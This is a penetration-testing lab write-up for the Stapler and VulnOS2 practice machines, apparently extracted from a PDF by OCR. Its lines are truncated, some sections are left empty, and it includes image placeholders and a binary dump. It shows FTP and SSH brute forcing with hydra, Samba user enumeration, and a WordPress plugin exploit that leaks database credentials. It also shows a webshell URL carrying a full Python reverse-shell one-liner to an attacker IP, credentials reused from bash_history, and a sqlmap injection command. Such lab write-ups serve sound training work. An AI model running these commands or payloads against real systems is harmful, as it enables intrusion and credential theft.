138/UDP	Net –BIOS-Dgm	
139/TCP	Net-BIOS-SSN	
666/TCP	Doom	
3306/TCP	MySQL	MySQL 5.7.12-0ubuntu1
12380/TCP	HTTP	Apache httpd 2.4.18

Testing FTP

- Anonymous FTP Login allowed; **Anonymous**:**Anonymous** OR **Anonymous**: OR **ftp**:**ftp**
- **Exposed Names**: Harry, Elly, John

```
┌──(mahmoud㉿kali)-[~/Desktop/stapler]
└─$ ftp 192.168.83.136 21
Connected to 192.168.83.136.
220-
220-|-----------------------------------------------------
-----------------|
220-| Harry, make sure to update the banner wh
 access here |
220-|-----------------------------------------------------
```

```
┌──(mahmoud㉿kali)-[~/Desktop/stapler]
└─$ cat 192.168.83.136/note
Elly, make sure you update the payload information. Leave it in your FTP account
once your are done, John.
```

- **Bruteforce**

```
┌──(mahmoud㉿kali)-[~/Desktop/stapler]
└─$ hydra -L user.ftp_enum -e nsr ftp://192.168.83.136 -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please
itary or secret service organizations, or for illegal purposes
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
2
[DATA] max 16 tasks per 1 server, overall 16 tasks, 18 login tr
tries per task
[DATA] attacking ftp://192.168.83.136:21/
```

```
] (0/0)
[21][ftp] host: 192.168.83.136   login: elly   password: ylle
[ATTEMPT] target 192.168.83.136 - login "john" - pass "" - 17 of 18 [chi
```

At username Elly login, we notice that root FTP directory is **/etc**

- **Passwd File:** we Copy Passwd File, thus enumerating all system user names


```
┌──(mahmoud㉿kali)-[~/Desktop/stapler]
└─$ wc -l stapler_system_users.ftp
61 stapler_system_users.ftp
```

- **Vulnerability**: Allows to Remote Denial of Service attack

```
┌──(mahmoud㉿kali)-[~]
└─$ searchsploit vsftpd
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path
------------------------------------------------------ ---------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Me        | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denia        | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denia        | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                      | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution             | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Met        | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service               | multiple/remote/49719.py
------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Testing SSH

- **Authentication Brute Force Attack**: via hydra



Testing Samba

- **Null Session**

```
┌──(mahmoud㉿kali)-[~/Desktop/stapler]
└─$ enum4linux -a 192.168.83.136 | tee result.enum4linux
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/appl
 ) on Mon Oct 21 18:43:08 2024

 ==========================( Target Information
=========================
```

```
[+] Got OS info for 192.168.83.136 from srvinfo:
        RED            Wk Sv PrQ Unx NT SNT red server (Samba, Ubuntu)
        platform_id     :       500
        os version      :       6.1
        server type     :       0x809a03
```

OS Type and its version

```
[+] Password Info for Domain: RED

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set


[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 5
```

Password Policy

```
[+] Enumerating users using SID S-1-22-1 and logo

S-1-22-1-1000 Unix User\peter (Local User)
S-1-22-1-1001 Unix User\RNunemaker (Local User)
S-1-22-1-1002 Unix User\ETollefson (Local User)
S-1-22-1-1003 Unix User\DSwanger (Local User)
S-1-22-1-1004 Unix User\AParnell (Local User)
S-1-22-1-1005 Unix User\SHayslett (Local User)
S-1-22-1-1006 Unix User\MBassin (Local User)
S-1-22-1-1007 Unix User\JBare (Local User)
S-1-22-1-1008 Unix User\LSolum (Local User)
S-1-22-1-1009 Unix User\IChadwick (Local User)
S-1-22-1-1010 Unix User\MFrei (Local User)
S-1-22-1-1011 Unix User\SStroud (Local User)
S-1-22-1-1012 Unix User\CCeaser (Local User)
S-1-22-1-1013 Unix User\JKanode (Local User)
S-1-22-1-1014 Unix User\CJoo (Local User)
S-1-22-1-1015 Unix User\Eeth (Local User)
S-1-22-1-1016 Unix User\LSolum2 (Local User)
S-1-22-1-1017 Unix User\JLipps (Local User)
S-1-22-1-1018 Unix User\jamie (Local User)
S-1-22-1-1019 Unix User\Sam (Local User)
S-1-22-1-1020 Unix User\Drew (Local User)
S-1-22-1-1021 Unix User\jess (Local User)
S-1-22-1-1022 Unix User\SHAY (Local User)
S-1-22-1-1023 Unix User\Taylor (Local User)
S-1-22-1-1024 Unix User\mel (Local User)
```

Users Enumeration


```
[+] Enumerating users using SID S-1-5-32 and logon user

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
```

Groups Enumeration

```
        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        kathy           Disk      Fred, What are we doing here?
        tmp             Disk      All temporary files should be stored here
        IPC$            IPC       IPC Service (red server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            RED
```

Shared Files

- **File Shares Navigation**



- **Exploitation:** Not found

Testing Port 666

- **telnet**


```
┌──(mahmoud㉿kali)-[~/Desktop/stapler/smb_files]
└─$ telnet 192.168.83.136 666
Trying 192.168.83.136 ...
Connected to 192.168.83.136.
Escape character is '^]'.
Pd••Hp•••,2
          message2.jpgUT       +•QWJ•QWux
                                    ••z
                                       T•••P•••A@• •UT•T•2>••RDK•Jj•"DL[E•
                                                                          0
<ĵ•ɥn•••V•W•H ••••
_•dr•••9••u•Y•oX•Y•2•e•••2•••y}•a••••>`• •:•y•••••^••sC••
                                                          ••ncφI••+j•[••••=,K••••s
•□••••is•M?••••eY••••••••]sS•bQ•••••AoA••9ж•••x•O1••••4ȝ•N•••3w•••&&q••'i•fL••\••
•⌿••:•ũ•r••••{•••:i•••T••/•-W□&•N•<•\.•••Φ•••^•••g•.•|W••••••j•f~••x'•□O••••`aT•K
V••
ou••••7•|••ÄO•nK#)•••{•••g8•u([r•H~A•qYQq•w••?}••?••Ty••dk••SW••••••f•F•k••y•••••
•Y_?n2•ϟ^
          •••••m••f".••?B••,••[•&•NbM•••V••       3&M~{••••-•]_••[qt•••o/•••••••□••
••_@N•••••{••E•••••••i•.L•\gD••p•••Ym
SWb•N•&•••vO•3A#•,••^••••••4•C•}••~•R•`wT••KTamf•Z••E•<C•p•Ų•u•vT•'••ST%•5••
••L}AJ•H•2•(Okı▒••••dN•••.npy.9••Rr9•Y•#•Og•••~•]V•BGu••=•••HU•••I••GTQ••••
                                                                          L•ȷ•••
•*P?••••Dfv•`••k•S•P0•••
•••q•2•••t•w••••;••••G•••••?P]•V•••4<Q{>•h(}]LE•Hi•••2~•@ə•xn簇 ••U•••'4•z••%jow^M
o•~:• ••y□vn••••=fa•••r••••U•t•y••B~q^7•,•••:••ϖ;••ȝ••{•••O 1M•ʿ•Ĉ•••T••Y••Ƥ••O▒7
•:•/•7;••"3\••lt6▒"9:•?•,••••My•₽1•••2•x5
```

- **Get The file and opening**


```
┌──(mahmoud㉿kali)-[~/Desktop/stapler/smb_files]
└─$ wget 192.168.83.136:666
--2024-10-21 23:08:58--  http://192.168.83.136:666/
Connecting to 192.168.83.136:666... connected.
HTTP request sent, awaiting response... 200 No headers, assuming HTTP/0.9
Length: unspecified
Saving to: 'index.html'

index.html              [ <=>                ]  11.34K  --.-KB/s    in 0.001s

2024-10-21 23:08:58 (9.26 MB/s) - 'index.html' saved [11608]

┌──(mahmoud㉿kali)-[~/Desktop/stapler/smb_files]
└─$ display index.html
display-im6.q16: delegate failed `'html2ps' -U -o '%o'
nvokeDelegate/1997.
display-im6.q16: unable to open file `/tmp/magick-6eLy
q': No such file or directory @ error/constitute.c/Rea
```

Testing HTTP & HTTPS


- Enumeration



- **Enumeration HTTPS**



- **2 directories are hidden in robots.txt file, retry the dirb process on these files**



- **Directory Listing**

Index of /blogblog/wp-content

Name	Last modified	Size	Description
Parent Directory		-	
plugins/	2016-06-05 16:55	-	
themes/	2016-06-04 01:05	-	
uploads/	2024-10-22 09:04	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.83.136 Port 12380


- **Search for Vulnerable plugin**

Index of /blogblog/wp-content /plugins

Name	Last modified	Size	Descript
Parent Directory		-	
advanced-video-embed-embed-videos-or-playlists/	2015-10-14 13:52	-	
hello.php	2016-06-03 23:40	2.2K	
shortcode-ui/	2015-11-12 17:07	-	
two-factor/	2016-04-12 22:56	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.83.136 Port 12380

- **Search Sploit**




- **The Exploit returns wp-cofing.php file, which has the configuration of database connection**


```
┌──(mahmoud㉿kali)-[~/Desktop/stapler]
└─$ cat 1465794239.jpeg | more
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link https://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'plbkac');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
```

Testing SQL

- **Connect with root credentials**




- **Trying to Upload webshell via Select Statement**



- **Trying to open a shell session using web shell**

  URL: https://192.168.83.136:12380/blogblog/wp-content/uploads/backdoor.php?cmd=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.83.130",443));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'



- **More Information Gathering**

```
$ ls -hla /home/JKanode
total 24K
drwxr-xr-x  2 JKanode JKanode 4.0K Jun  5  2016 .
drwxr-xr-x 32 root    root    4.0K Jun  4  2016 ..
-rw-r--r--  1 JKanode JKanode  167 Jun  5  2016 .bash_history
-rw-r--r--  1 JKanode JKanode  220 Sep  1  2015 .bash_logout
-rw-r--r--  1 JKanode JKanode 3.7K Sep  1  2015 .bashrc
-rw-r--r--  1 JKanode JKanode  675 Sep  1  2015 .profile
$ cat /home/JKanode/.bash_history
id
whoami
ls -lah
pwd
ps aux
sshpass -p thisimypassword ssh JKanode@localhost
apt-get install sshpass
sshpass -p JZQuyIN5 peter@localhost
ps -ef
top
kill -9 3747
exit
```

Ssh user:peter pass:JZQuyIN5

- **Login ssh via peter account**

```
┌──(mahmoud㉿kali)-[~]
└─$ ssh peter@192.168.83.136 -p 22
──────────────────────────────────────────────────────────
~          Barry, don't forget to put a message here          ~
──────────────────────────────────────────────────────────
peter@192.168.83.136's password:
Welcome back!


This is the Z Shell configuration function for new users,
zsh-newuser-install.
```

```
ed% whoami && id
eter
id=1000(peter) gid=1000(peter) groups=1000(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),
ed%
```

VulnOS2

Machine: VULNOS2

IP address: 192.168.83.132

Operating System: Linux, Ubunto

Goal: Penetration Testing Process


Port	Service
22	SSH
80	HTTP
6667	IRC

Testing HTTP


- **Exposed Infos:** endpoint **/jabcd0cs/** credentials **guest/guest**

- web application is running on **opendocman** version 1.2.7


- **Exploit**



- **SQL Enumeration**
  sqlmap --url="192.168.83.132/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" --dbs --risk=3 --level=5 --thread=4 –batch

